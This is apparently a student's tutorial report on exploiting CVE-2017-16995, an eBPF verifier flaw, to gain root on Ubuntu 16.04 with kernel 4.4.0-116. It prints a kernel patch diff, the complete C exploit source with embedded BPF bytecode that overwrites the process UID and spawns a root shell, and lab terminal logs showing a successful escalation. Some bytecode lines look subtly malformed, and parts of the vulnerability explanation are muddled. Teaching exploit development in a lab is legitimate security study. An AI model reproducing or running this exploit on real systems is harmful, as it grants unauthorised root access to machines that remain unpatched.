



# Linux Exploit Development

I hereby declare that this documentation is created based on the knowledge I have as well as some online resources. All the online contents used as references are included in the reference section. The original author of any code or contents are also mentioned as the credits of their honorable work.

## **Student Information:**

Name: Abdullah Al Noman  
Student ID: IT17155908

## Table of Contents

Introduction .....	3
System information.....	3
Vulnerability Analysis.....	3
Writing Exploit .....	5
Application of the Exploit.....	11
References.....	14

## Introduction

Exploit is a piece of code or collection of commands that takes advantage of a vulnerability in a system or software. When it is executed in a vulnerable environment, it performs unintended actions through the bug or vulnerability. According to offensive security terminology, exploitation is a must-know capability a security professional should have. To develop a good exploit, a good combination of skill sets such as reverse engineering, socket programming, fuzzing, programming knowledge, operating systems knowledge, and so on are highly required. Operating systems internal including memory distribution and operations are also highly considered in terms of developing exploits. Exploits can be written for various platforms like web applications, operating systems, desktop applications, mobile devices, IoT devices, and so on.

In this paper, a tutorial will be shown to develop an exploit in a Linux environment. Linux kernel 4.4.0 has a significant bug and using that bug, privilege escalation can be performed. This is a local privilege escalation where the exploit will be compiled and run in the victim system to get root privilege. The inclusion of vulnerability analysis and the way to perform the exploit in a vulnerable system will be explained in detail.

## System information

Linux Operating System: Ubuntu 16.04.04 LTS

Kernel: 4.4.0-116-generic

Architecture: x86\_64

Environment: Desktop Version

Exploit Language: C

## Vulnerability Analysis

Linux kernel 4.4 to 4.14 having high-security issues. The issue is registered under CVE-2017-16995 and it was fixed before. But the issue is broken again in many kernels of Debian and Ubuntu-based distributions. Mentioned kernel versions use Berkeley Packet Filter (BPF) which contains a vulnerability of performing sign extension improperly. This can be used to escalate the system privilege.

An arbitrary memory read/write access issue was found in the kernel compiled with eBPF bpf(2) system call (CONFIG\_BPF\_SYSCALL). The eBPF verifier module has calculation errors triggered by the user performed BPF malicious program. Unprivileged users can get access to the root level privilege by exploiting the flaw in the kernel.

The `check_alu_op` function in `kernel/bpf/verifier.c` in the Linux kernel through 4.4.0 allows local users to cause a denial of service (memory corruption) or possibly have unspecified another impact by leveraging incorrect sign extension. The file around 14 lines had issues which tell that the system could take unsigned bits as input. Negative value can cause system failure there according to the code. The vulnerable code is shown below.

```

diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index e39b01317b6f..625e358ca765 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -2190,20 +2190,22 @@ static int adjust_scalar_min_max_vals(struct bpf_verifier_env *env,
    mark_reg_unknown(env, regs, insn->dst_reg);
    break;
}
- /* BPF_RSH is an unsigned shift, so make the appropriate casts */
- if (dst_reg->smin_value < 0) {
-     if (umin_val) {
-         /* Sign bit will be cleared */
-         dst_reg->smin_value = 0;
-     } else {
-         /* Lost sign bit information */
-         dst_reg->smin_value = S64_MIN;
-         dst_reg->smax_value = S64_MAX;
-     }
- } else {
-     dst_reg->smin_value =
-         (u64)(dst_reg->smin_value) >> umax_val;
- }
+ /* BPF_RSH is an unsigned shift.  If the value in dst_reg might
+  * be negative, then either:
+  * 1) src_reg might be zero, so the sign bit of the result is
+  *    unknown, so we lose our signed bounds
+  * 2) it's known negative, thus the unsigned bounds capture the
+  *    signed bounds
+  * 3) the signed bounds cross zero, so they tell us nothing
+  *    about the result
+  * If the value in dst_reg is known nonnegative, then again the
+  * unsigned bounds capture the signed bounds.
+  * Thus, in all cases it suffices to blow away our signed bounds
+  * and rely on inferring new ones from the unsigned bounds and
+  * var_off of the result.
+  */
+ dst_reg->smin_value = S64_MIN;
+ dst_reg->smax_value = S64_MAX;
+ if (src_known)
+     dst_reg->var_off = tnum_rshift(dst_reg->var_off,
+                                     umin_val);

```

The red lines indicated in the above figure seem to be vulnerable which can cause memory corruption due to a massive Denial of Service attack. Pushing unspecified value or incorrect sign extension can get the memory corrupted and a non-root user can have the privilege of the superuser.

## Writing Exploit

```
1. /* Ubuntu 16.04.04 LTS privilege escalation
2.  *
3.  kernel 4.4.0-116-generic
4.  *
5.  all credit goes to @bleidl
6. */
7. // including c libraries
8. #include <stdio.h>
9. #include <stdlib.h>
10. #include <unistd.h>
11. #include <errno.h>
12. #include <fcntl.h>
13. #include <string.h>
14. #include <linux/bpf.h>
15. #include <linux/unistd.h>
16. #include <sys/mman.h>
17. #include <sys/types.h>
18. #include <sys/socket.h>
19. #include <sys/un.h>
20. #include <sys/stat.h>
21. #include <stdint.h>
22.
23. // defining values
24. #define PHYS_OFFSET 0xffff880000000000 // physical starting address in
    RAM
25. #define CRED_OFFSET 0x5f8 // credential address
26. #define UID_OFFSET 4 // UID value
27. #define LOG_BUF_SIZE 65536 // log buffer size
28. #define PROGSIZE 328 // program size
29.
30. int sockets[2]; // program socket
31. int mapfd, progfd; // mapping file data and program data variable
32.
33. // attaching shellcode
34. char *__prog = "\xb4\x09\x00\x00\xff\xff\xff\xff"
35.                "\x55\x09\x02\x00\xff\xff\xff\xff"
36.                "\xb7\x00\x00\x00\x00\x00\x00"
37.                "\x95\x00\x00\x00\x00\x00\x00"
38.                "\x18\x19\x00\x00\x03\x00\x00\x00"
39.                "\x00\x00\x00\x00\x00\x00\x00"
40.                "\xbf\x91\x00\x00\x00\x00\x00\x00"
41.                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
42.                "\x07\x02\x00\x00xfc\xff\xff\xff"
43.                "\x62\x0a\xfc\xff\x00\x00\x00\x00"
44.                "\x85\x00\x00\x00\x01\x00\x00\x00"
45.                "\x55\x00\x01\x00\x00\x00\x00\x00"
46.                "\x95\x00\x00\x00\x00\x00\x00\x00"
47.                "\x79\x06\x00\x00\x00\x00\x00\x00"
48.                "\xbf\x91\x00\x00\x00\x00\x00\x00"
49.                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
50.                "\x07\x02\x00\x00xfc\xff\xff\xff"
51.                "\x62\x0a\xfc\xff\x01\x00\x00\x00"
52.                "\x85\x00\x00\x00\x01\x00\x00\x00"
```

```

53.         "\x55\x00\x01\x00\x00\x00\x00\x00"
54.         "\x95\x00\x00\x00\x00\x00\x00\x00"
55.         "\x79\x07\x00\x00\x00\x00\x00\x00"
56.         "\xbf\x91\x00\x00\x00\x00\x00\x00"
57.         "\xbf\xa2\x00\x00\x00\x00\x00\x00"
58.         "\x07\x02\x00\x00\xfc\xff\xff\xff"
59.         "\x62\x0a\xfc\xff\x02\x00\x00\x00"
60.         "\x85\x00\x00\x00\x01\x00\x00\x00"
61.         "\x55\x00\x01\x00\x00\x00\x00\x00"
62.         "\x95\x00\x00\x00\x00\x00\x00\x00"
63.         "\x79\x08\x00\x00\x00\x00\x00\x00"
64.         "\xbf\x02\x00\x00\x00\x00\x00\x00"
65.         "\xb7\x00\x00\x00\x00\x00\x00\x00"
66.         "\x55\x06\x03\x00\x00\x00\x00\x00"
67.         "\x79\x73\x00\x00\x00\x00\x00\x00"
68.         "\x7b\x32\x00\x00\x00\x00\x00\x00"
69.         "\x95\x00\x00\x00\x00\x00\x00\x00"
70.         "\x55\x06\x02\x00\x01\x00\x00\x00"
71.         "\x7b\xa2\x00\x00\x00\x00\x00\x00"
72.         "\x95\x00\x00\x00\x00\x00\x00\x00"
73.         "\x7b\x87\x00\x00\x00\x00\x00\x00"
74.         "\x95\x00\x00\x00\x00\x00\x00\x00";
75.
76. char bpf_log_buf[LOG_BUF_SIZE]; // Berkeley packer filter log buffer
    size in a array
77.
78. // function bpf program load as static; parameter taken as enumeration
    and constructor also implemented
79. static int bpf_prog_load(enum bpf_prog_type prog_type, const struct
    bpf_insn *insns, int prog_len, const char *license, int kern_version) {
80.     // using union insering different data in same locations for
    program
81.     union bpf_attr attr = {
82.         .prog_type = prog_type,
83.         .insns = (__u64)insns,
84.         .insn_cnt = prog_len / sizeof(struct bpf_insn), //
    program len is divided by the size of struct bpf_insn
85.         .license = (__u64)license,
86.         .log_buf = (__u64)bpf_log_buf,
87.         .log_size = LOG_BUF_SIZE,
88.         .log_level = 1,
89.     };
90.
91.     attr.kern_version = kern_version; // kernel version is assigned
    to attribute kernel version
92.
93.     bpf_log_buf[0] = 0; // initiating bpf log buffer 0 as the
    first array value
94.
95.     return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
    // system call returns
96. }
97.
98. // function bpf create map
99. static int bpf_create_map(enum bpf_map_type map_type, int key_size,
    int value_size, int max_entries) {

```

```

100.         // // using union insering different data in same locations
        for mapping
101.         union bpf_attr attr = {
102.             .map_type = map_type,
103.             .key_size = key_size,
104.             .value_size = value_size,
105.             .max_entries = max_entries
106.         };
107.
108.         return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
        // system call returns
109.     }
110.
111. // function bpf update element with parameter size (2^64)
112. static int bpf_update_elem(uint64_t key, uint64_t value) {
113.     // using union insering different data in same locations for
        bpf update elements
114.     union bpf_attr attr = {
115.         .map_fd = mapfd,
116.         .key = (__u64)&key,
117.         .value = (__u64)&value,
118.         .flags = 0,
119.     };
120.
121.     return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr,
        sizeof(attr)); // system call returns
122. }
123.
124. // function bpf lookup element with pointers in the parameter
125. static int bpf_lookup_elem(void *key, void *value) {
126.     // using union insering different data in same locations for
        bpf lookup elements
127.     union bpf_attr attr = {
128.         .map_fd = mapfd,
129.         .key = (__u64)key,
130.         .value = (__u64)value,
131.     };
132.
133.     return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr,
        sizeof(attr)); // system call returns
134. }
135.
136. // function exit is initiated
137. static void __exit(char *err) {
138.     fprintf(stderr, "error: %s\n", err);
139.     exit(-1); // function termination
140. }
141.
142. // function prep begins program execution
143. static void prep(void) {
144.     mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int),
        sizeof(long long), 3);
145.
146.     // condition checking
147.     if (mapfd < 0) // if mapfd is less than 0
148.         __exit(strerror(errno)); // error
149.

```

```

150.         // bpf_prog_load function is called and handled with different
        parameters
151.         progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
152.                                (struct bpf_insn *)__prog, PROGSIZE, "GPL", 0);
153.
154.         if (progfd < 0) // if progfd is less than 0
155.             __exit(strerror(errno)); // error
156.
157.         // Unix socket pair connection checking
158.         if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
159.             __exit(strerror(errno));
160.
161.         // socket operation condition checking
162.         if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd,
        sizeof(progfd)) < 0)
163.             __exit(strerror(errno));
164. }
165.
166. // function write message
167. static void writemsg(void) {
168.     char buffer[64];
169.
170.     ssize_t n = write(sockets[0], buffer, sizeof(buffer)); //
        writing buffer
171.
172.     // condition checking
173.     if (n < 0) {
174.         perror("write");
175.         return;
176.     }
177.     if (n != sizeof(buffer))
178.         fprintf(stderr, "short write: %lu\n", n);
179. }
180.
181. // defining update elements
182. #define __update_elem(a, b, c) \
183.     bpf_update_elem(0, (a)); \
184.     bpf_update_elem(1, (b)); \
185.     bpf_update_elem(2, (c)); \
186.     writemsg();
187.
188. // function get_value
189. static uint64_t get_value(int key) {
190.     uint64_t value;
191.
192.     if (bpf_lookup_elem(&key, &value))
193.         __exit(strerror(errno));
194.
195.     return value;
196. }
197.
198. // function get file pointer
199. static uint64_t __get_fp(void) {
200.     __update_elem(1, 0, 0);
201.
202.     return get_value(2);
203. }

```



```

204.
205. // function read
206. static uint64_t __read(uint64_t addr) {
207.     __update_elem(0, addr, 0);
208.
209.     return get_value(2);
210. }
211.
212. // function write
213. static void __write(uint64_t addr, uint64_t val) {
214.     __update_elem(2, addr, val);
215. }
216.
217. // function get stack pointer
218. static uint64_t get_sp(uint64_t addr) {
219.     return addr & ~(0x4000 - 1);
220. }
221.
222. // function pwn begins program execution
223. static void pwn(void) {
224.     uint64_t fp, sp, task_struct, credptr, uidptr; // variable
        declaration
225.
226.     fp = __get_fp(); // getting fp
227.     if (fp < PHYS_OFFSET) // condition checking with physical
        starting address for fp
228.         __exit("wrong fp");
229.
230.     sp = get_sp(fp); // getting stack pointer
231.     if (sp < PHYS_OFFSET) // condition checking with physical
        starting address for sp
232.         __exit("wrong sp");
233.
234.     task_struct = __read(sp); // Stack pointer is handled by
        task_struct
235.
236.     if (task_struct < PHYS_OFFSET) // condition checking with
        physical starting address for task structure
237.         __exit("wrong task ptr");
238.
239.     printf("task_struct = %lx\n", task_struct); // printing
        correct stack
240.
241.     credptr = __read(task_struct + CRED_OFFSET); // credential
        handling
242.
243.     if (credptr < PHYS_OFFSET) // condition checking with physical
        starting address for credentials
244.         __exit("wrong cred ptr");
245.
246.     uidptr = credptr + UID_OFFSET; // UID handling
247.     if (uidptr < PHYS_OFFSET) // condition checking with physical
        starting address for credentials
248.         __exit("wrong uid ptr");
249.
250.     printf("uidptr = %lx\n", uidptr); // printing correct UID
251.     __write(uidptr, 0); // set both UID and GID to 0

```

```

252.
253.     // getting a shell
254.     if (getuid() == 0) { // condition checking for root
255.         printf("Yeah! spawning root shell\n");
256.         system("/bin/bash"); // shell command
257.         exit(0);
258.     }
259.
260.     __exit("Not Vulnerable?"); // error
261. }
262.
263. // function main begins program execution
264. int main(int argc, char **argv) {
265.
266.     // calling functions
267.     prep();
268.     pwn();
269.
270.     return 0;
271. } // end of function main

```

This code executes the local vulnerability as it is known as memory corruption. According to the CVE information the code has a local socket connection for the Berkeley Packet Filter section. Two important functions can be identified here.

- `prep()` – this function deals with loading programs, creating maps, checking socket connection, and establishing socket based on program file data.
- `pwn()` – this function reads the file pointer and stack pointer. Later, it matches the read pointer value with stored pointer value. The legit stack is stored in `task_struct` finally. Following that, credentials pointer is also checked, and once credentials are approved, UID is set to 0 which belongs to root. Then the root shell is called and displayed.

Both functions are dependent on each other. The `prep()` function supports `pwn()` function and both are called in `main()` function. Though they relate to each other, but they have their dependencies which are also known as functions.


The `prep()` function has the following dependency functions –

- `bpf_prog_load()` – this function loads the bpf program
- `bpf_create_map()` – this function creates a bpf map
- `bpf_update_elem()` – updates the bpf elements
- `bpf_lookup_elem()` – looks up the bpf elements
- `exit()` – this function is important to exit from any

The `pwn()` function has following dependency functions –


- `writemsg()` – writes sockets using buffer
- `get_value()` – looks up bpf elements
- `get_fp()` – gets file pointer from update elements
- `read()` – reads update elements
- `write()` – writes new value to update elements
- `get_sp()` – gets stack pointer

## Application of the Exploit



```
Terminal
it17155908@ubuntu-lab: ~
it17155908@ubuntu-lab:~$
it17155908@ubuntu-lab:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.4 LTS
Release:        16.04
Codename:       xenial
it17155908@ubuntu-lab:~$
it17155908@ubuntu-lab:~$
it17155908@ubuntu-lab:~$ uname -a
Linux ubuntu-lab 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
x86_64 x86_64 x86_64 GNU/Linux
it17155908@ubuntu-lab:~$
```


Figure1: Setting up Ubuntu lab with vulnerable Kernel version



```
Terminal
test@ubuntu-lab: ~
root@ubuntu-lab:~#
root@ubuntu-lab:~# adduser test
Adding user `test' ...
Adding new group `test' (1001) ...
Adding new user `test' (1001) with group `test' ...
Creating home directory `/home/test' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
  Full Name []: test
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
root@ubuntu-lab:~#
root@ubuntu-lab:~# su - test
test@ubuntu-lab:~$
test@ubuntu-lab:~$ id
uid=1001(test) gid=1001(test) groups=1001(test)
test@ubuntu-lab:~$
test@ubuntu-lab:~$ sudo bash
[sudo] password for test:
test is not in the sudoers file. This incident will be reported.
test@ubuntu-lab:~$
```

Figure2: New user creation with no root privilege


It is time to send the exploit in victim machine or write it in the vulnerable environment as following –



The terminal window shows the user 'test' at 'ubuntu-lab' creating a file named 'exploit.c'. The file content is a C program for privilege escalation on Ubuntu 16.04.04 LTS with kernel 4.4.0-116-generic. It includes standard C libraries and defines offsets for kernel structures. The file is saved with permissions 1,4 and is located at the top of the terminal output.

```
test@ubuntu-lab: ~  
/* Ubuntu 16.04.04 LTS privilege escalation  
*  
* kernel 4.4.0-116-generic  
*  
* all credit goes to @bleidl  
*/  
// including c libraries  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
#include <errno.h>  
#include <fcntl.h>  
#include <string.h>  
#include <linux/bpf.h>  
#include <linux/unistd.h>  
#include <sys/mman.h>  
#include <sys/types.h>  
#include <sys/socket.h>  
#include <sys/un.h>  
#include <sys/stat.h>  
#include <stdint.h>  
  
// defining values  
#define PHYS_OFFSET 0xffff880000000000  
#define CRED_OFFSET 0x5f8  
#define UID_OFFSET 4  
#define LOG_BUF_SIZE 65536  
-- INSERT --
```

Figure3: Writing the exploit in lab machine



The terminal window shows the user 'test' at 'ubuntu-lab' compiling the 'exploit.c' file into an executable named 'exploit'. The user then checks the file permissions and the file type. The output shows that the file is an ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, with interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=14bab8464b3816d3ea2bb008e61baf79f25b8c1, not stripped.


```
test@ubuntu-lab: ~$  
test@ubuntu-lab:~$ ll exploit.c  
-rwxrwxr-- 1 test test 6496 12 11:02 exploit.c*  
test@ubuntu-lab:~$ gcc exploit.c -o exploit  
test@ubuntu-lab:~$ ll exploit.c exploit  
-rwxrwxr-x 1 test test 14032 12 11:02 exploit*  
-rwxrwxr-- 1 test test 6496 12 11:02 exploit.c*  
test@ubuntu-lab:~$ file exploit  
exploit: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked  
 , interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=  
14bab8464b3816d3ea2bb008e61baf79f25b8c1, not stripped  
test@ubuntu-lab:~$
```

Figure4: Compile the code and checking execution rights

As it was shown before the test user does not have root privilege, now it is time to run the exploit as following –

```
1. test@ubuntu-lab:~$ ./exploit
```

According to the following screenshot, it is shown that the code successfully worked, and we got the root shell as a successful execution.



```
Terminal
root@ubuntu-lab: ~
test@ubuntu-lab:~$
test@ubuntu-lab:~$
test@ubuntu-lab:~$ ./exploit
task_struct = ffff88007681c600
uidptr = ffff880078aba484
Yeah! spawning root shell
root@ubuntu-lab:~#
root@ubuntu-lab:~# whoami
root
root@ubuntu-lab:~# id
uid=0(root) gid=0(root) groups=0(root),1001(test)
root@ubuntu-lab:~#
```

